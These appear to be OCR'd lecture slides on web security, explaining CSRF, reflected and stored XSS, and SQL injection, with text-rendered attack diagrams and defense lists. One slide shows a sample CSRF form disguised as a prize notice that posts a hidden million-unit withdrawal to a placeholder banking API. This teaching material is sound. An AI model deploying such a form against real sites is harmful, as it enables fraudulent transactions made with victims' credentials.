4: Hacker sends forged request disguised as legitimate communication from the bank

5: Forged request is executed by the bank using previously assigned validation token (authentication cookie)

Malicious website

HTML form

HTML

```html
<h1>Congratulations! You're a Winner!</h1>
<form action="https://good-banking-site.com/api/account" method="post">
    <input type="hidden" name="Transaction" value="withdraw" />
    <input type="hidden" name="Amount" value="1000000" />
    <input type="submit" value="Click to collect your prize!" />
</form>
```

Notice that the form's action posts to the vulnerable site, not to the malicious site. This is the "cross-site" part of CSRF.

CSRF defense

- Not click malicious links
  - Be able to identify malicious link
  - Especially a http url
  - Use https is more secure
- Use a CSRF session token
  - Token needs to be unique per user session and should be of large random value to make it difficult to guess.

Cross Site Scripting (XSS)

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application

Three main web site vulnerabilities

- SQL Injection

  Attacker's malicious code executed on victim server


  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF-Cross-site request Forgery

  Attacker site forges request from victim browser to victim server

  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS - Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

  Attacker's malicious code executed on victim browser

Cross-site scripting (XSS)




1. Attacker send script-injected link to victim (e.g., email scam)
4. Send valuable data
Attacker
2. Victim clicks on link and requests legitimate website
3. Victim's browser loads legitimate site, but also executes malicious script
Victim user
Victim server

Two different XSS attacks


- Reflected XSS (“type 1”)
  - The attacker script is reflected back to the user as part of a page from the victim site

- Stored XSS (“type 2”)
  - The attacker is able to inject malicious code into a web application that is stored permanently on the server, such as in a database. This code is then served to users who view the affected page.

Reflected XSS attack


1. Attacker send script-injected link to victim (e.g., email scam)
4. Send valuable data
2. Victim clicks on link and requests legitimate website
3. Victim's browser loads legitimate site, but also executes malicious script
Attacker
Victim user
Victim server

Stored XSS attack


Attacker
1. Inject malicious script
Store bad stuff
2. Victim requests content
3. Victim receives and executes malicious script
4. Send valuable data
Victim user
Victim server

XSS defenses

- **Proxy-based:** analyze the HTTP traffic exchanged between user’s web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user’s web browser
- **Application level firewall:** anaylze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information
- **Auditing system:** monitor execution of JavaScript code and compare the operations against high level policies to detect malicious behaviour

- Reference Book:

Andrew Hoffman, Web Application Security, O’Reilly, 2020